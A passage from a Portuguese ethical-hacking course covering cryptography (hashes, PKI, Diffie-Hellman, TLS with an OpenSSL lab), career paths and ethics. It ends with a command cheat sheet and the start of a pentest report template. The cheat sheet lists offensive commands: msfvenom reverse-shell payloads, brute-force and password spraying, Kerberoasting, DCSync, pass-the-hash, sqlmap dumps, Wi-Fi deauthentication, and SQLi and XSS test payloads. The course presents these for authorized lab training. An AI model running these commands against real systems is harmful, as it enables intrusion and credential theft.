


Figura — Criptografia simétrica (mesma chave) versus assimétrica (par pública/privada); o TLS combina as duas na criptografia híbrida.

Funções de hash

Uma **função de hash criptográfica** transforma uma entrada de qualquer tamanho em uma saída de tamanho fixo (o *digest*), de forma **unidirecional** (não se recupera a entrada a partir do hash) e **determinística**. Suas propriedades exigidas são: **resistência à pré-imagem** (dado o hash, é inviável achar a entrada), **resistência à segunda pré-imagem** e **resistência a colisões** (é inviável achar duas entradas com o mesmo hash). Servem à **integridade** (verificar que um dado não mudou) e ao **armazenamento de senhas**.

- **MD5 e SHA-1: quebrados** para uso de segurança — há colisões práticas conhecidas. Não devem ser usados para integridade de segurança nem assinaturas.
- **SHA-2 (SHA-256, SHA-512)** e **SHA-3:** os padrões atuais e seguros.
- **Para senhas, hashes genéricos são inadequados** — são rápidos demais, facilitando força bruta. Usam-se **funções de derivação de chave lentas e salgadas**: **bcrypt**, **scrypt**, **Argon2** (o estado da arte) e **PBKDF2**. Elas incorporam salt e um fator de custo ajustável, tornando a quebra offline (Módulo 6) muito mais cara.

PKI, certificados e assinaturas digitais

A **assinatura digital** combina hash e criptografia assimétrica: assina-se o hash de uma mensagem com a chave privada; qualquer um verifica com a chave pública, comprovando **autenticidade**, **integridade** e **não repúdio**.

Mas como confiar que uma chave pública pertence de fato a quem afirma? Essa é a função da **PKI (Public Key Infrastructure)**. Uma **Autoridade**

Certificadora (CA) emite **certificados digitais** (padrão X.509) que vinculam uma identidade a uma chave pública, assinando-os com sua própria chave. Os navegadores confiam em um conjunto de CAs raiz, estabelecendo uma **cadeia de confiança**. É essa infraestrutura que faz o cadeado do HTTPS funcionar. Mecanismos de **revogação** (CRL, OCSP) invalidam certificados comprometidos.

Protocolos que aplicam a criptografia

- **TLS (Transport Layer Security):** protege HTTPS e inúmeros outros protocolos. Combina troca de chaves (ECDHE, com *forward secrecy*), autenticação por certificado e cifragem simétrica autenticada. **TLS 1.2 e 1.3** são os atuais; versões anteriores e o SSL são inseguros.
- **IPsec:** segurança na camada de rede, base de muitas VPNs.
- **SSH:** acesso remoto seguro, com autenticação por chave assimétrica.
- **PGP/GPG:** cifragem e assinatura de e-mails e arquivos.

Diffie-Hellman, SSL/TLS e HTTPS

Nenhum conjunto de conceitos conecta melhor a teoria deste módulo à prática cotidiana do que o cadeado do navegador. Por trás dele estão três peças que vale destrinchar: a troca de chaves **Diffie-Hellman**, o protocolo **TLS** (herdeiro do SSL) e o **HTTPS**.

Diffie-Hellman: combinar um segredo em público

O problema fundador da criptografia moderna é: como duas partes que nunca se encontraram combinam uma chave secreta conversando por um canal que o atacante escuta? A resposta de Whitfield Diffie e Martin Hellman (1976) é engenhosa. A analogia das tintas ajuda — Alice e Bob escolhem publicamente uma cor-base; cada um mistura em segredo uma cor só sua; trocam as misturas (que o espião vê); e cada um adiciona de novo a própria cor secreta. Ambos chegam à mesma cor final, impossível de separar, enquanto o espião, de posse apenas das misturas públicas, não consegue reconstruí-la. Matematicamente, a mistura é a exponenciação modular: dados um primo p e uma base g públicos, Alice envia g^a mod p e Bob envia g^b mod p; ambos calculam g^(ab) mod p, o segredo compartilhado. A segurança repousa na dificuldade do logaritmo discreto.

```
  1 # Diffie-Hellman didático (números pequenos; na prática p tem 2048+ bits)
361 p = 23; g = 5              # públicos, conhecidos até pelo atacante
362 a = 6                      # segredo de Alice
363 b = 15                     # segredo de Bob
364 A = (g**a) % p             # Alice envia  A = 8
365 B = (g**b) % p             # Bob envia    B = 19
```

```
chave_alice = (B**a) % p   # = 2
chave_bob   = (A**b) % p   # = 2  -> mesmo segredo, jamais transmitido
```

Na prática usa-se a variante de curva elíptica **ECDHE**, mais eficiente e, sobretudo, **efêmera**: gera-se um par de chaves novo a cada sessão. Disso vem o **forward secrecy** — se a chave privada do servidor vazar amanhã, o tráfego capturado hoje permanece indecifrável, pois a chave de sessão nunca foi derivada dela.

De SSL a TLS: o protocolo

O **SSL** (Secure Sockets Layer), criado pela Netscape nos anos 1990, foi o primeiro a cifrar o tráfego web. Todas as suas versões (2.0 e 3.0) estão hoje quebradas e proibidas. Seu sucessor é o **TLS** (Transport Layer Security): o **TLS 1.2** (2008) ainda é aceitável quando bem configurado, e o **TLS 1.3** (2018) é o estado da arte — handshake em uma única volta, apenas cifras seguras e forward secrecy por padrão. Falar em “certificado SSL” é um vício de linguagem: o protocolo é TLS há mais de uma década.

O handshake TLS, passo a passo

Antes de trafegar qualquer dado, cliente e servidor executam um aperto de mão (handshake) que autentica o servidor e combina a chave de sessão. Simplificando o TLS 1.3:




Figura — O handshake TLS 1.3: cliente e servidor autenticam-se e derivam a chave de sessão por ECDHE antes de cifrar os dados.

1. ClientHello: o navegador envia as versões de TLS e as cifras que suporta, junto de sua parte efêmera de chave (key share ECDHE).

2. ServerHello: o servidor escolhe a cifra, envia a própria parte de chave efêmera e o certificado digital assinado por uma autoridade certificadora (CA).
3. Autenticação: o navegador valida o certificado na cadeia de CAs confiáveis — confirma que o servidor é quem diz ser e que a chave pública é dele.
4. Derivação: com as duas partes efêmeras, ambos calculam por ECDHE a mesma chave de sessão simétrica, sem jamais transmiti-la.
5. Finished: os dois confirmam que o handshake não foi adulterado, e a partir daí todo o tráfego é cifrado com AES — a criptografia híbrida em ação.

HTTPS: HTTP sobre TLS

O **HTTPS** não é um protocolo novo: é o velho HTTP transportado dentro de um túnel TLS, na porta 443. O cadeado do navegador significa que o certificado foi validado e o canal está cifrado e íntegro — garante **confidencialidade e integridade em trânsito**, além de autenticar o servidor. Mas atenção ao que ele **não** garante: não diz que o site é idôneo (um site de phishing também exibe cadeado), não protege os dados depois que chegam ao servidor, e cai por terra se o usuário aceitar um certificado inválido — o vetor clássico do ataque man-in-the-middle.

Ataques criptográficos

Compreender os ataques revela onde a criptografia falha — quase sempre na **implementação ou no uso**, não no algoritmo:

- **Força bruta:** testar todas as chaves. Inviável contra chaves modernas de tamanho adequado (é por isso que o tamanho da chave importa).
- **Ataques de dicionário e rainbow tables:** contra senhas e hashes fracos/sem salt (Módulo 6).
- **Criptoanálise:** explorar fraquezas matemáticas do algoritmo (viável contra cifras quebradas como DES, RC4/WEP).
- **Ataques de canal lateral (side-channel):** extrair a chave observando tempo de execução, consumo de energia, emissões — atacam a implementação física, não a matemática.
- **Padding oracle (ex.: POODLE):** explorar como a implementação trata o preenchimento (padding) em modo CBC para decifrar sem a chave.
- **Ataques de downgrade:** forçar as partes a usar uma versão/cifra mais fraca (FREAK, Logjam).
- **Man-in-the-Middle sobre criptografia mal validada:** aceitar certificados inválidos anula todo o benefício do TLS.

- **Reutilização de nonce/IV, geração de aleatoriedade fraca:** um gerador de números aleatórios previsível compromete chaves e sessões.
- **Ataque do aniversário (birthday attack):** explora a probabilidade de colisões em funções de hash.

A ameaça quântica

Um desenvolvimento estratégico: computadores quânticos suficientemente poderosos quebrariam a criptografia assimétrica atual (RSA, ECC) via algoritmo de Shor. Isso motiva a **criptografia pós-quântica (PQC)** — novos algoritmos resistentes a ataques quânticos, já em processo de padronização pelo NIST. A ameaça "colher agora, decifrar depois" (armazenar tráfego cifrado hoje para decifrá-lo quando houver computadores quânticos) já torna o tema relevante para dados de longa validade.

Ferramentas

- **hashcat, John the Ripper:** quebra de hashes e senhas (Módulo 6).
- **OpenSSL:** o canivete suíço — cifrar, decifrar, gerar chaves e certificados, inspecionar TLS.
- **CyberChef:** ferramenta web para codificação, decodificação e operações criptográficas — excelente para análise.
- **testssl.sh, sslscan:** auditoria de configuração TLS.
- **hashid, hash-identifier:** identificação de tipos de hash.

Contramedidas e boas práticas

- **Usar algoritmos e tamanhos de chave modernos:** AES-256, RSA-2048+/ECC, SHA-256+, Argon2/bcrypt para senhas.
- **Nunca usar algoritmos quebrados:** MD5, SHA-1, DES, RC4, SSL.
- **Modos autenticados (AES-GCM)** e nunca ECB.
- **Gerenciamento de chaves robusto:** geração segura, armazenamento em HSM/Key Vault, rotação, destruição adequada. A gestão de chaves é frequentemente o elo mais fraco.
- **Aleatoriedade criptográfica de qualidade** (CSPRNG), nunca geradores previsíveis.
- **TLS 1.2/1.3 com forward secrecy**, validação rigorosa de certificados.
- **Não implementar criptografia própria:** usar bibliotecas consagradas e bem mantidas.
- **Planejar a transição pós-quântica** para dados de longa duração.

Lab 20 — Criptografia na prática e análise de ataques

Objetivo: manipular os primitivos criptográficos essenciais com o OpenSSL, observar por que certos usos são inseguros e conectar a criptografia aos ataques dos módulos anteriores.

Parte A — Simétrica e o perigo do ECB:

1. Cifre e decifre um arquivo com AES em modo seguro:

```
openssl enc -aes-256-cbc -pbkdf2 -in mensagem.txt -out mensagem.enc
openssl enc -aes-256-cbc -pbkdf2 -d -in mensagem.enc -out mensagem_dec.txt
```

1. Demonstre a fraqueza do ECB: cifre uma imagem bitmap simples nos modos ECB e CBC e compare — no ECB, os padrões da imagem permanecem visíveis, provando o vazamento de informação.

Parte B — Assimétrica e assinatura:

1. Gere um par de chaves RSA e assine/verifique uma mensagem:

```
openssl genrsa -out privada.pem 2048
openssl rsa -in privada.pem -pubout -out publica.pem
openssl dgst -sha256 -sign privada.pem -out assinatura.bin mensagem.txt
openssl dgst -sha256 -verify publica.pem -signature assinatura.bin
mensagem.txt
```

Parte C — Hashes e por que senhas precisam de KDF:

1. Gere hashes da mesma senha com MD5, SHA-256 e observe:

```
echo -n "senha123" | md5sum
echo -n "senha123" | sha256sum
```

1. Conecte ao Módulo 6: crie um hash MD5 sem salt e um bcrypt salgado, e reflita (ou teste com hashcat) por que o primeiro cai em segundos e o segundo resiste.

Parte D — Auditoria TLS:

1. Audite a configuração TLS de um serviço de laboratório e identifique protocolos/cifras fracos:

```
testssl.sh https://192.168.56.101
```

Entregável do lab: um relatório demonstrando (a) a cifragem simétrica e a falha visual do ECB, (b) a assinatura digital e sua verificação, (c) a diferença entre hashes rápidos e KDFs para senhas, e (d) os achados da auditoria TLS. Para cada item, a boa prática correspondente.

Reflexão: o fio condutor do módulo — e de todo o treinamento — é que a criptografia moderna, corretamente usada, é essencialmente inquebrável pela força; as falhas vivem na **implementação, na configuração e na gestão de**

chaves. O atacante raramente derrota a matemática; ele explora o modo ECB, o certificado não validado, o salt ausente, a chave vazada, a versão obsoleta. Proteger a criptografia é, sobretudo, usá-la corretamente.

Referências

- FERGUSON, Niels; SCHNEIER, Bruce; KOHNO, Tadayoshi. **Cryptography Engineering: Design Principles and Practical Applications**. Indianapolis: Wiley, 2010.
- KATZ, Jonathan; LINDELL, Yehuda. **Introduction to Modern Cryptography**. 3. ed. Boca Raton: CRC Press, 2020.
- NIST. **FIPS 197: Advanced Encryption Standard (AES)** e **FIPS 186-5: Digital Signature Standard**. Gaithersburg: NIST.
- NIST. **Post-Quantum Cryptography Standardization**. Disponível em: https://csrc.nist.gov/projects/post-quantum-cryptography. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH v12: Módulo 20 — Cryptography**. EC-Council, 2023.

Ferramentas citadas

- **OpenSSL —** biblioteca e CLI de criptografia (cifrar, chaves, TLS). Licença: Apache 2.0; código aberto.
- **Hashcat / John the Ripper —** quebra de hashes. Licença: MIT / GPLv2; código aberto.
- **CyberChef —** operações de codificação e criptografia. Licença: Apache 2.0 (GCHQ); código aberto.
- **testssl.sh —** auditoria de configuração TLS. Licença: GPLv2; código aberto.

Módulo 21 — Considerações Finais e Trilha de Certificação

Ao chegar aqui, você percorreu o arco completo de um teste de intrusão. Este capítulo final costura o quadro, traduz o conhecimento em um processo profissional e aponta os caminhos para continuar a jornada.

Fechando o círculo

Ao chegar aqui, você percorreu o arco completo de um teste de intrusão: da preparação do ambiente e da fundamentação ética, passando pelo reconhecimento, varredura, enumeração e análise de vulnerabilidades, pela exploração de sistemas, malware, redes e engenharia social, até as superfícies modernas — web, wireless, móvel, IoT/OT e nuvem — coroadas pela criptografia que as sustenta. Cada módulo foi uma peça; este capítulo final costura o quadro completo, traduz o conhecimento em um processo profissional e aponta os caminhos de continuidade.

O objetivo não foi apenas acumular técnicas, mas desenvolver uma **mentalidade** — a capacidade de olhar qualquer sistema e enxergar sua superfície de ataque, seus pontos de confiança e suas premissas frágeis. Essa mentalidade, aliada ao rigor metodológico e à conduta ética, é o que distingue um profissional de segurança de um mero operador de ferramentas.

O quadro integrado: da fase à profissão

Vale reconectar os módulos ao processo que abriu o treinamento. As cinco fases do hacking e a metodologia de pentest não são compartimentos estanques — são um fluxo iterativo:

- O **reconhecimento** (Módulos 2) alimenta a **varredura e enumeração** (3, 4), que alimentam a **análise de vulnerabilidades** (5).
- A análise direciona a **exploração** (6), específica para cada superfície: sistemas, web (13, 14, 15), wireless (16), móvel (17), IoT/OT (18), nuvem (19).
- Técnicas transversais — **malware** (7), **sniffing** (8), **engenharia social** (9), **sequestro de sessão** (11), **evasão** (12) — atravessam as fases.
- A **pós-exploração** revela o impacto real, e a **criptografia** (20) é o tecido comum a tudo.

Na prática, o testador itera: um achado da enumeração reabre o reconhecimento; uma credencial da pós-exploração habilita nova exploração. A linearidade dos módulos é didática; o trabalho real é um ciclo.

O entregável que dá valor: o relatório

Nenhuma competência técnica se converte em valor sem um bom **relatório**. Ele é o produto final de um pentest — o que o cliente efetivamente compra. Um relatório profissional contém:

- **Sumário executivo:** para a liderança, sem jargão. Qual o risco ao negócio, qual a postura geral de segurança, quais as prioridades. Frequentemente a única parte que executivos leem — e a que decide orçamentos de remediação.
- **Metodologia e escopo:** o que foi testado, como, em que janela, sob quais regras.
- **Achados detalhados:** cada vulnerabilidade com título, classificação de severidade (CVSS), descrição, **passos de reprodução** claros, **evidências** (capturas, saídas), **impacto** ao negócio e **recomendação de remediação** acionável.
- **Análise de risco:** a priorização que traduz achados técnicos em decisões — o que corrigir primeiro e por quê.
- **Conclusão e recomendações estratégicas:** melhorias de processo e arquitetura, não só correções pontuais.

A regra de ouro do relatório: escreva para que a **correção** aconteça. Um achado brilhante mal comunicado não protege ninguém. Clareza, reprodutibilidade e priorização valem mais que sofisticação técnica na exposição.

Padrões e frameworks para aprofundar

O CEH dá amplitude; o profissional consolida com os frameworks de referência:

- **MITRE ATT&CK:** o catálogo granular de táticas e técnicas reais de adversários — a linguagem comum entre red e blue team.
- **PTES, OSSTMM, NIST SP 800-115:** metodologias estruturadas de teste.
- **OWASP:** Top 10 Web, API, Mobile; os guias de teste (WSTG, MASTG) e os cheat sheets.
- **CIS Benchmarks e Controls:** hardening e controles priorizados.
- **Cyber Kill Chain, Diamond Model:** modelos de análise de intrusão.

Red team, blue team e purple team

À medida que a carreira avança, as especializações se definem:

- **Red team:** a ofensiva — simula adversários reais, com foco em objetivos e furtividade, testando não só sistemas mas a capacidade de **detecção e**

resposta da organização. Vai além do pentest tradicional em duração e realismo.
- **Blue team:** a defesa — monitoramento (SOC), detecção, resposta a incidentes (DFIR), threat hunting, engenharia de segurança. Consome o que o red team produz.
- **Purple team:** a colaboração estruturada entre os dois, em que o ataque informa a defesa em tempo real, maximizando o aprendizado mútuo. É a tendência dominante, pois o objetivo final nunca foi "vencer" o exercício, e sim **elevar a segurança da organização**.

Compreender os três é essencial mesmo para quem escolhe um lado: o melhor atacante entende como o defensor pensa, e vice-versa.

A trilha de certificações

O CEH é um excelente ponto de partida pela amplitude. A partir dele, os caminhos ramificam-se conforme o interesse:

- **Pentest prático e aprofundado:** a **OSCP (Offensive Security Certified Professional)** é o próximo passo natural para quem quer profundidade prática — exame prático de 24 horas, foco em exploração manual. Seguem-se OSEP, OSWE (web), OSED (exploit development) na trilha da OffSec.
- **Web e aplicações: Burp Suite Certified Practitioner**, **eWPT/eWPTX**.
- **Red team avançado: CRTP/CRTE** (Active Directory), **CRTO** (Red Team Ops), **GPEN/GXPN** (SANS/GIAC).
- **Gestão e governança: CISSP** (amplitude gerencial), **CISM**, para quem migra à liderança de segurança.
- **Defensivo: GCIH**, **GCFA** (forense), **Blue Team Level (BTL)**, certificações de SOC.
- **Nuvem:** certificações de segurança específicas de AWS/Azure/GCP.

O conselho prático: certificações abrem portas, mas **a prática constante é o que forma o profissional**. Nenhum certificado substitui horas em laboratório, participação em CTFs e projetos reais.

Mantendo-se afiado: prática contínua

A segurança é um campo em movimento perpétuo. Manter-se relevante exige rotina deliberada:

- **Plataformas de prática: Hack The Box**, **TryHackMe**, **PentesterLab**, **PortSwigger Web Security Academy**, **VulnHub** — laboratórios progressivos e sempre atualizados.

- **CTFs (Capture The Flag):** competições que afiam a criatividade e a resolução de problemas sob pressão.
- **Bug bounty:** aplicar as habilidades em programas reais e legais (HackerOne, Bugcrowd), com retorno financeiro e reputacional.
- **Home lab:** manter e expandir o laboratório do Módulo 0, reproduzindo cenários novos.
- **Acompanhar a comunidade:** blogs de pesquisa, avisos de CVE, conferências (DEF CON, Black Hat, e as brasileiras como a H2HC e a BSides), newsletters, e a leitura de writeups de outros pesquisadores.
- **Contribuir:** escrever writeups, publicar ferramentas, ensinar — consolidar o próprio conhecimento ensinando é uma das formas mais eficazes de aprender.

Ética e responsabilidade: a palavra final

Encerramos onde começamos: na ética. Todo o poder técnico deste treinamento existe dentro de uma fronteira inegociável — a **autorização**. As mesmas técnicas que, sob contrato, protegem organizações, fora dele constituem crime e causam dano real a pessoas e instituições. A diferença entre o profissional respeitado e o criminoso não é a habilidade; é a **escolha ética** feita a cada ação.

O hacker ético é um profissional de **confiança**. Clientes lhe entregam acesso aos seus sistemas mais sensíveis. Essa confiança se sustenta em conduta irrepreensível: respeitar o escopo, proteger a informação a que se tem acesso, reportar com honestidade, remover o que se instalou, e jamais usar o conhecimento para prejudicar. A reputação, nesta profissão, é o ativo mais valioso — construída em anos, destruída em um único ato irresponsável.

Que este treinamento tenha dado não apenas as ferramentas do ofício, mas o discernimento para usá-las a serviço da segurança e da proteção das pessoas. Este é o propósito final do hacking ético — e a razão pela qual ele importa.

Lab final — Um pentest de ponta a ponta

Objetivo: integrar tudo o que foi aprendido em um teste de intrusão completo e autônomo, produzindo um relatório profissional — o exercício que consolida o treinamento inteiro.

> ***Alvo:*** *uma máquina completa de plataforma de treino (**Hack The Box** ou **TryHackMe**, uma box de dificuldade intermediária) ou uma VM do **VulnHub**. Todo o exercício em ambiente legal e autorizado.*

Passo a passo (aplicando o processo completo):

1. **Escopo e regras:** defina (ou leia) o escopo do alvo. Trate-o como um engajamento real.

2. **Reconhecimento e varredura:** enumere completamente o alvo — hosts, portas, serviços, versões (Módulos 2, 3).
3. **Enumeração:** aprofunde em cada serviço, extraindo usuários, diretórios, configurações (Módulo 4).
4. **Análise de vulnerabilidades:** correlacione os achados com vulnerabilidades e exploits, priorizando (Módulo 5).
5. **Exploração:** obtenha acesso inicial pelo vetor mais promissor — sistema, web, credencial (Módulos 6, 13-15).
6. **Escalação de privilégios:** enumere internamente e escale de usuário a root/admin (Módulo 6).
7. **Pós-exploração:** documente o impacto — dados acessíveis, credenciais, alcance na rede.
8. **Relatório:** produza um relatório profissional completo, com sumário executivo, metodologia, achados priorizados (com evidências e passos de reprodução) e recomendações de remediação.

Entregável final: o relatório de pentest completo. Este documento é a síntese de todo o treinamento — a prova de que você não apenas conhece as técnicas isoladamente, mas sabe encadeá-las em um processo profissional e comunicá-lo de forma que gere valor e proteção.

Reflexão de encerramento: compare este exercício com o Lab 0, onde você apenas montava o ambiente. O caminho percorrido — de configurar uma VM a conduzir e relatar um comprometimento completo — é a medida do que você aprendeu. Daqui, a jornada continua na prática constante, no aprofundamento e, sempre, na conduta ética. Bem-vindo à profissão.

Referências

- EC-COUNCIL. **Certified Ethical Hacker (CEH) v12 — Courseware Oficial**. EC-Council, 2023.
- OFFENSIVE SECURITY. **Penetration Testing with Kali Linux (PWK/OSCP)**. OffSec, 2024. Disponível em: https://www.offsec.com. Acesso em: 3 jul. 2026.
- MITRE. **ATT&CK Framework**. Disponível em: https://attack.mitre.org. Acesso em: 3 jul. 2026.
- OWASP. **OWASP Foundation Projects**. Disponível em: https://owasp.org. Acesso em: 3 jul. 2026.
- KIM, Peter. **The Hacker Playbook 3**. Secure Planet, 2018.

Ferramentas citadas

- **MITRE ATT&CK —** catálogo de táticas e técnicas. Gratuito (MITRE).

- **OWASP —** projetos e guias de segurança de aplicações. Gratuito (código aberto).
- **Hack The Box / TryHackMe —** plataformas de laboratório e treino. Serviço (freemium).
- **Kali Linux / OffSec —** distribuição e certificações (OSCP). Código aberto / comercial.

Apêndice A — Guia de Referência Rápida de Comandos

Este apêndice reúne, em um único lugar, os comandos que você mais usará na prática. Pense nele como a cola de consulta rápida para manter ao lado durante os laboratórios e engajamentos.

Sobre este guia

Esta referência reúne, em formato de consulta rápida, os comandos mais usados ao longo do treinamento. Não substitui os módulos — pressupõe que você já entende o que cada ferramenta faz — mas serve de cola durante os laboratórios e engajamentos. Todos os comandos pressupõem ambiente autorizado. Ajuste alvos, interfaces e wordlists ao seu contexto.

Reconhecimento e OSINT

```
whois exemplo.com
dig exemplo.com ANY
dig exemplo.com MX +short
dig exemplo.com TXT +short
dig AXFR exemplo.com @ns1.exemplo.com
subfinder -d exemplo.com
amass enum -passive -d exemplo.com
theHarvester -d exemplo.com -b all
```

Consultas Shodan úteis: `hostname:exemplo.com`, `org:"Empresa"`, `net:203.0.113.0/24`, `port:3389 country:BR`.

Varredura (Nmap)

```
sudo nmap -sn 192.168.56.0/24                # descoberta de hosts
sudo nmap -sS -T4 alvo                       # SYN scan
sudo nmap -sS -p- -T4 alvo                   # todas as portas TCP
sudo nmap -sS -sV -O -p 22,80,445 alvo       # versões e SO
sudo nmap -sU --top-ports 20 alvo            # UDP
sudo nmap -sV --script vuln alvo             # vulnerabilidades (NSE)
sudo nmap -sS -f -T2 -D RND:5 alvo           # varredura evasiva
sudo nmap -sS -sV -O -oA saida alvo          # salvar em todos os formatos
```

Enumeração de serviços

```
enum4linux -a alvo                           # SMB abrangente
```

```
smbclient -L //alvo -N                          # compartilhamentos (sessão nula)
netexec smb alvo -u '' -p '' --shares
snmpwalk -v2c -c public alvo                    # SNMP
onesixtyone -c community.txt alvo
smtp-user-enum -M VRFY -U usuarios.txt -t alvo
showmount -e alvo                               # NFS
gobuster dir -u http://alvo -w wordlist.txt     # diretórios web
whatweb http://alvo
```

Ataques a senhas

```
hydra -l usuario -P rockyou.txt ssh://alvo
hydra -L users.txt -P pass.txt ftp://alvo
netexec smb alvo -u users.txt -p 'Verao2024!'      # password spraying
john --wordlist=rockyou.txt hashes.txt
john --show hashes.txt
hashcat -m 1000 -a 0 hashes.txt rockyou.txt         # NTLM
hashcat -m 22000 handshake.hc22000 rockyou.txt      # WPA
hashcat -m 1000 hashes.txt rockyou.txt -r best64.rule
```

Exploração (Metasploit / msfvenom)

```
msfconsole
search <serviço>
use <caminho/do/modulo>
show options
set RHOSTS alvo
set LHOST <seu_ip>
exploit
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f exe -o p.exe
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST IP; set LPORT 4444; run"
```

Escalação de privilégios

```
sudo -l                                          # Linux: o que posso rodar?
find / -perm -4000 2>/dev/null                   # binários SUID
uname -a                                          # versão do kernel
./linpeas.sh                                      # enumeração automática (Linux)
# Windows: winPEAS.exe, PowerUp, whoami /priv
```

Consulte GTFOBins (Linux) e LOLBAS (Windows) para abusar de binários legítimos.

Active Directory

```
bloodhound-python -u user -p pass -d dominio.local -c all -ns DC_IP
GetUserSPNs.py dominio.local/user:pass -dc-ip DC_IP -request     # Kerberoasting
secretsdump.py dominio.local/admin:pass@DC_IP                    # DCSync
netexec smb SUBREDE -u user -H <hash_ntlm>                       # Pass-the-Hash
sudo responder -I eth0                                           # captura de hashes
```

Web e injeção

```
nikto -h http://alvo
nuclei -u http://alvo
ffuf -u "http://alvo/FUZZ" -w wordlist.txt
sqlmap -u "http://alvo/p.php?id=1" --batch --dbs
sqlmap -r req.txt --batch -D banco -T tabela --dump
sqlmap -r req.txt --tamper=space2comment,randomcase --level=5 --risk=3
```

Payloads de teste rápidos: SQLi `' OR '1'='1` · XSS `<script>alert(document.domain)</script>` · path traversal `../../../etc/passwd`.

Wireless

```
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
sudo airodump-ng -c CANAL --bssid BSSID -w cap wlan0mon
sudo aireplay-ng --deauth 5 -a BSSID -c CLIENTE wlan0mon
sudo aircrack-ng -w rockyou.txt cap-01.cap
sudo hcxdumptool -i wlan0mon -o c.pcapng           # PMKID
sudo wash -i wlan0mon                              # redes com WPS
sudo reaver -i wlan0mon -b BSSID -c CANAL -K 1     # Pixie Dust
```

Sniffing e MITM

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
sudo bettercap -iface eth0
sudo tcpdump -i eth0 host ALVO and port 80 -w cap.pcap
```

Filtros de exibição no Wireshark: `http.request.method == "POST"`, `ftp`, `ip.addr == X && tcp.port == 80`.

Criptografia (OpenSSL)

```
openssl enc -aes-256-cbc -pbkdf2 -in in.txt -out out.enc
openssl genrsa -out priv.pem 2048
openssl rsa -in priv.pem -pubout -out pub.pem
openssl dgst -sha256 -sign priv.pem -out sig.bin msg.txt
testssl.sh https://alvo
```

Referências

- Cheat sheets consolidados: **SANS Pen Test Posters**, **HackTricks** (https://book.hacktricks.xyz), **PayloadsAllTheThings** (https://github.com/swisskyrepo/PayloadsAllTheThings). Acesso em: 3 jul. 2026.
- Documentação oficial de cada ferramenta citada (Nmap, Metasploit, Aircrack-ng, sqlmap, Hashcat, Impacket).

Apêndice B — Modelo de Relatório de Teste de Intrusão

De nada vale um teste de intrusão brilhante se ele não for comunicado com clareza. Este apêndice oferece um modelo de relatório — o entregável que, no fim, dá sentido e valor a todo o trabalho técnico.

Por que o relatório é o produto

Um teste de intrusão só gera valor quando é comunicado. O relatório é o entregável que a organização efetivamente compra — é a partir dele que decisões de investimento e correção são tomadas. Este apêndice oferece um modelo de estrutura que você pode adaptar a cada engajamento. O princípio que o rege é um só: **escreva para que a correção aconteça**. Clareza, reprodutibilidade e priorização valem mais que sofisticação técnica na exposição.

Estrutura recomendada

Um relatório de pentest bem estruturado vai do resumo executivo aos anexos técnicos. A ordem a seguir é a mais consolidada na prática:

1. Sumário executivo

Escrito para a liderança, sem jargão técnico. Deve caber em uma a duas páginas e responder: qual a postura geral de segurança da organização, quais os riscos mais críticos encontrados, e quais as prioridades de ação. Inclua uma avaliação de risco global (por exemplo, crítico/alto/médio/baixo) e um gráfico simples com a distribuição dos achados por severidade. É, frequentemente, a única seção que executivos leem — e a que decide o orçamento de remediação.

2. Escopo e metodologia

Documente exatamente o que foi testado (faixas de IP, domínios, aplicações), o que ficou explicitamente fora do escopo, o modelo do teste (caixa-preta/cinza/branca), a janela de execução, e a metodologia seguida (PTES, OWASP, NIST SP 800-115). Registre também as limitações — o que não pôde ser testado e por quê.

3. Achados detalhados

